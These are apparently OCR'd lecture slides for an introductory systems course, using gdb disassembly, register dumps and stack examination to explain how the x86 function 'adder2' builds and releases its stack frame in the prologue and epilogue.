
- **$eip** points to the start of **adder2**
- Note arrow in assembly code
- First 2 instructions are the **function prologue**
- Last 2 instructions are the **function epilogue**



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 56×27

```
(gdb) disassemble adder2
Dump of assembler code for function adder2:
=> 0x5655618d <+0>:     push   %ebp
   0x5655618e <+1>:     mov    %esp,%ebp
   0x56556190 <+3>:     mov    0x8(%ebp),%eax
   0x56556193 <+6>:     add    $0x2,%eax
   0x56556196 <+9>:     pop    %ebp
   0x56556197 <+10>:    ret
End of assembler dump.
(gdb) info registers
eax            0x56556198          1448436120
ecx            0xffffd4e0          -11040
edx            0xffffd500          -11008
ebx            0xf7e1cff4          -136196108
esp            0xffffd4a8          0xffffd4a8
ebp            0xffffd4c8          0xffffd4c8
esi            0x56558edc          1448447708
edi            0xf7ffcb80          -134231168
eip            0x5655618d          0x5655618d <adder2>
eflags         0x282               [ SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) 
```

- Before entering the **adder2** function
- The **stack frame** goes from
  - **$esp** ...a8
- to
  - **$ebp** ...c8



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eip            0x5655618d          0x5655618d <adder2>
eflags         0x282               [ SF IF ]
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
(gdb) 
```


COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 56×27

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
   0x56556193 <+6>:     add    $0x2,%eax
   0x56556196 <+9>:     pop    %ebp
   0x56556197 <+10>:    ret
End of assembler dump.
```

- The **prologue** prepares a new **stack frame**
  - push %ebp
    - Saves the **ebp** from the calling function
  - mov %esp, %ebp
    - Starts a new frame based at the next unused stack word

- nexti
- nexti
- disassemble adder2
- info registers
- x/12x $esp

- New **stack frame** has size 0
  - **$esp** = **$ebp**
- Top of stack has saved **ebp** and **return pointer**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```
(gdb) disass adder2
Dump of assembler code for function adder2:
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
esp            0xffffd4a4          0xffffd4a4
ebp            0xffffd4a4          0xffffd4a4
esi            0x56558edc          1448447708
edi            0xf7ffcb80          -134231168
eip            0x56556190          0x56556190 <adder2+3>
```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
```
(gdb) x/12x $esp
0xffffd4a4:     0xffffd4c8      0x565561b8      0x00000028      0xffffd4f0
0xffffd4b4:     0xf7fc1688      0xf7fc1b60      0x00000028      0x00000001
0xffffd4c4:     0xffffd4e0      0x00000000      0xf7c232d5      0x00000000
(gdb) 
```



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   0x56556193 <+6>:     add    $0x2,%eax
   0x56556196 <+9>:     pop    %ebp
   0x56556197 <+10>:    ret
End of assembler dump.
```

- The **epilogue** releases the **stack frame** for re-use
  - pop %ebp
    - Restores the previous **ebp** from the calling function
  - ret
    - pops the **return pointer** off the stack and places it into the **eip**

Kahoot!

